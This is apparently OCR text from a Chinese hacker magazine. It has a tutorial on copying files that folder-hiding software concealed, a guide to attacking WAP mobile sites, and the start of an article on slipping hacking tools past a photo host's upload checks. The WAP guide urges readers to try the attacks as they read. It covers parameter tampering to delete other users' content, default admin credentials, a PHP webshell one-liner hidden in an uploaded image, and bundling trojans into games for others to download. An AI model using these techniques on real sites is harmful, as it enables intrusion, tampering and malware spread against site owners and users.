足足少了8个G，这个盘肯定有古怪。为了揭开这个秘密，我想起了以前学习DOS时的一个命令“CHKDSK”，其基本作用是检查磁盘并显示状态，但它还有另一个用处，那就是列出指定盘符下的所有文件及文件夹，而且用的是完整路径。下面我们来看一下它的具体参数，如图3所示。




图3 CHKDSK命令的参数说明

上图中的“/V”参数就是我们需要用的了。在命令行下输入“CHKDSK /V F:\ >C:\F.TXT”，这句命令的功能是列出F盘下所有的文件与文件夹，把结果存入C盘根目录下的F.TXT文件中。接着我们打开F.TXT，拖动滚动条到最下方，如图4所示。




图4 查看f.txt文件的相关信息

看到上图中被选中的数值了吗，用计算器算一下，得到的值与图1中的几乎相等，现在可以确定隐藏的文件被找到了。现在再将滚动条拉到顶，打开F盘并进入，比较F盘根下的文件和文件夹，是不是发现多了个“copyright”的文件夹，如图5所示。




图5 发现可疑目录copyright

立刻拖动滚动条找到“copyright”文件夹下的文件，好多电影啊，如图6所示。




图6 copyright目录下的所有电影

突破防线

既然有了完整路径，那还等什么，立刻COPY。既然资源管理器不行，那就用最原始的DOS命令COPY呗！说干就干，立刻击起COPY大法，一掌拍出竟然石沉大海，如图7所示。




图7 COPY命令拷贝电影失败




图8 提示显示文本文件的内容

接着尝试XCOPY、MOVE等，都因功力不够而相继倒下。既然文件拷贝、移动等大法都不灵验，那就换个招式，正所谓出奇制胜嘛！用系统自带的帮助命令查

到TYPE命令可以显示文件内容，但提示只是说文本文件，那其他类型的文件可以吗？如图8所示。

试一试不就一清二楚了！在命令行下输入"TYPE F:\COPYRIGHT\雀圣II之自摸天后.RMVB >D:\MOVIE.RMVB"。解释一下这条命令中的">"，TYPE原来命令是将文件内容显示在屏幕上，而用这个符号后是将显示的内容写入指定的文件，这里是MOVIE.RMVB，而不是屏幕。命令执行后并没有像上面一样提示文件找不到，如图9所示。




图9 使用type命令成功拷贝电影

进入D盘根目录，是不是MOVIE.RMVB已经静静地躺在那儿了？双击打开，看看文件有没有被损坏，发现可以播放且可以拖动时间，并没有任何损坏。



图10 文件夹隐藏专家的界面

写在最后

事后才知道同学是使用了一款名为"文件夹隐藏专家"的软件将文件夹"copyright"给隐藏了，如图10所示。

本文并没有用什么高超的技术，也没有借助任何第三方软件，仅仅是利用系统自带的工具将一款不错的隐藏软件给Kill掉了。对于一个高手来说，不是利用各种第三方工具，而是深入彻底地学习系统及其自带的工具。

【文章中所涉及的文件夹隐藏专家，已经收录在光盘中】

编辑点评： 作者利用系统自带的程序来查找隐藏文件的思路十分巧妙，更巧妙的是利用type来拷贝文件。其实还有一个方法能查找到隐藏的文件，就是利用数据恢复软件来扫描，找到文件后恢复到另一个地方即可。我也十分赞同作者最后的观点："对于一个高手来说，不是利用各种第三方工具，而是深入彻底地学习系统及其自带的工具。"

Wap，你跑不掉了！

爱无言

从本文你可以学到：
1.了解什么是WAP
2.常见的几个WAP攻击手段

一说起网络攻击，我们通常都会联想到，一个黑色的身影趴在电脑上，快速地敲击着键盘，不时发出几声冷笑。也许正是这样，我们往往只会想到用电脑去搞攻击，其实在当今这个世界上，还有一样东西，它对网络的攻击或许比电脑还要厉害，它就是你手中的手机！

随着手机的广泛普及，手机网站日益增多，这就给了我们一个机会：是否我们可以利用手机进行攻击？答案是可以的！这意味着我们将有大量的手机肉鸡了，兴奋了吧！不过，先让我们科普一把。在手机上，我们访问网站使用的协议是wap协议，如果你用电脑上的ie访问移动的"我的梦网"，你会发现找不到网站，因为ie会以http或者ftp协议去找网站，那它当然找不到网站了。这时你必须装一个支持wap协议的浏览器，如WAP。好了不废话了，大家等不及了吧？好，我在这里将我所知道的对这种wap网站的攻击方法分为三类，这些方法我都试验成功，你可以边看边试哦！

什么是WAP?

WAP是一种无线应用协议，是一个全球性的开放协议。WAP定义可通用的平台，把目前Internet网上HTML语言的信息转换成用WML描述的信息，显示在移动电话或者其他手持设备的显示屏上。也就是说，它不依赖某种网络而存在。今天的WAP服务在3G到来后仍可能继续存在，不过传输速率会更快，协议标准也会随之升级。

电脑攻击法

电脑攻击法是利用电脑上的普通浏览器及支持wap协议的浏览器来进行对wap网站进行攻击。这种方法速度快，可以多方面分析，如查看网页代码，但是它不够"随时随地"。

前一阵子，腾讯的手机网站就被人利用ie访问时发现目录权限设置不好，从而将备份文件下载，得到大量qq号及密码。还有一种可能，就是当你用普通浏览器如ie等访问一些wap站点时，键入文件名如index.jsp，你会惊奇地发现，这个文件竟被下载下来了。有了这些文件源代码，找到数据库，到后台，拿下这个网站对你来说还不简单吗？这些都是由于网站权限设置有误。但大多数wap站点你必须通过支持wap协议的浏览器访问，所以安装一个WAP很有用。

安装好后，WAP的使用跟普通浏览器没什么区别，例如键入wap.qq.com就能访问qq的手机网站。在这里，你可以使用如同攻击普通网站的方法，像注入法。这里我就不多说了，让我们看看随时随地的办法，因为你总不能抱个电脑在街上边走边攻击网站吧！

手机攻击法

顾名思义，这种方法就是利用手机访问这些wap站点，然后开动你的大脑，利用那些常用的方法进行攻击。这里我就举个例子：xxx客联盟，如果你经常访问彩信wap站点，你一定知道这网站。这个网站当你注册后，就分给你一个房子，你可以建立你的相册，你的日记等等。你可以把它们跟你的朋友共享，你的朋友可以通过手机访问这个网站，访问你的照片等。

我的一个朋友在这个网站上被别人上

传了一个自己的隐私照片，顺便说一声，上传照片可以通过发彩信给网站上传，还可以通过电脑访问“www.xxxke.com”站点从电脑上传。他哭着让我马上帮他删除。我想这可是越权限删除，不知道可否。我先用他的手机登录网站，在他的房间里上传一个彩信照片，我删除它时，马上按停止查看当前访问的网址，网址格式类似“wap.xxxke.com/del.php?id=109988&nu=ETGDGHU”，初次判断id就是指这张照片的编号。那么nu是否是加密的某个编号用来限制当前手机权限？抱着试试的心态，我去访问了那张让我朋友夜不能寐的照片。同样，查看当前访问的网址后，发现id=109888。于是，我编辑了个网站地址为：wap.xxxke.com/del.php?id=109888&nu=ETGDGHU。访问一下，显示“成功删除”，连忙再访问那个照片的地方，一看没了！我们成功了！看到了吗，这些我们常用的方法在手机上同样能成功。有一次，我访问一个用jsp编的网站，我试着访问wap.xxxx.com/admin，竟然进入管理界面，但是没有“确定”，于是我提交wap.xxxx.com/admin/login.jsp?id=admin&password=admin，结果怎么着？欢迎你管理员！如果你想体会一下注入法的爽感，告诉你，通过“我的梦网”，找几个下书的网站试试，包你满意！

现在你是不是已很有成就感，别有一番感觉在心头啊？但细想起来，好像我们还想更有点控制感，就像木马，或者来个webshell什么的。

电脑、手机结合

还是来个生动的例子吧，上面那个“xxx客联盟”，我在电脑上向我的相册里上传了个phpshell，当然你的phpshell必须为在图片文件后面加写上句<?system(“$_GET(“C”)”)?>，让它保持图片文件格式然后上传。上传好后，我们查看属性，“jkphot/15668.jpg”通过手机访问wap.xxxke.com，进入房间改名15668.jpg为love.php，再通过手机访问wap.xxxke.com/jkphot/love.php?C=ls，返回好多文件名。看到这里你高兴了吧？对，其实webshell我们在手机上也能随意访问，只不过有时它有些局限性，很多时候还出错，这就要看你的运气了！

> 如何种植木马？
>
> 其实，现在的手机都支持java，因此，你完全可以编写java木马，一端植入wap站点，另一端下载或者通过电脑安装到你的电脑上，控制感不就随时随地了吗？
>
> 如何挂马？
>
> 就是把你的java木马绑上java游戏，上传到那些支持游戏下载的wap站点，让别人下载运行，你就能坐享其成了。

最后：现在你是不是发现，原来手机攻击也很简单，比电脑还要来得更爽？过去，wap网站一直被我们忽略，看来这次它是跑不掉了！文章由于是使用手机攻击，截图困难，如果你有什么疑问，欢迎来nohack的论坛讨论。

编辑点评：看到这篇文章，就让我想起当初刚刚流行注入的时候。看看现在的一些WAP网站连最基本的权限设置都没有设置，难怪现在的手机病毒和木马都洋洋得意。

我把黑客工具放在相片里

smallrascal

从本文你可以学到：

1.copy的使用技巧

2.利用copy和winrar来欺骗上传文件的类型限制

网络硬盘相信每位小黑黑们都听说过吧，也相信大家都是用来装黑黑的工具的。但是有没有觉得这些所谓的网络硬盘都有通病，那就是空间小、速度慢，总之是鱼和熊掌不可兼得啊，这和其“硬盘”的名称是相悖的，而且每次黑黑都一定把各位弄得是手忙脚乱的。今天，我就送一块免费的蛋糕给大家，它既有无限空间，又有千兆带宽，这可不是在吹牛，这可是人家官方网站上的广告哦！




图1 上传的文件被拒绝

测试

首先去http://photo.163.com申请一个免费的相册，这个就不多说了。接着大家试试传一张非图片文件上去看看，必须把扩展名改为“.jpg”或“.gif”，否则连文件名检测这一关都过不了，玩过动网的都明白的。是不是改了扩展名也传不上去，如图1所示。

其实网页代码是检测了文件头部，每种格式的文件都有其文件头格式，只要文件头格式不同，那完全可以确定不是要的这类文件。这就是上面的机关所在。那这到嘴的晚餐就这么白白溜掉了？我想大家也不会这么容易放弃吧，那就接着往下看。

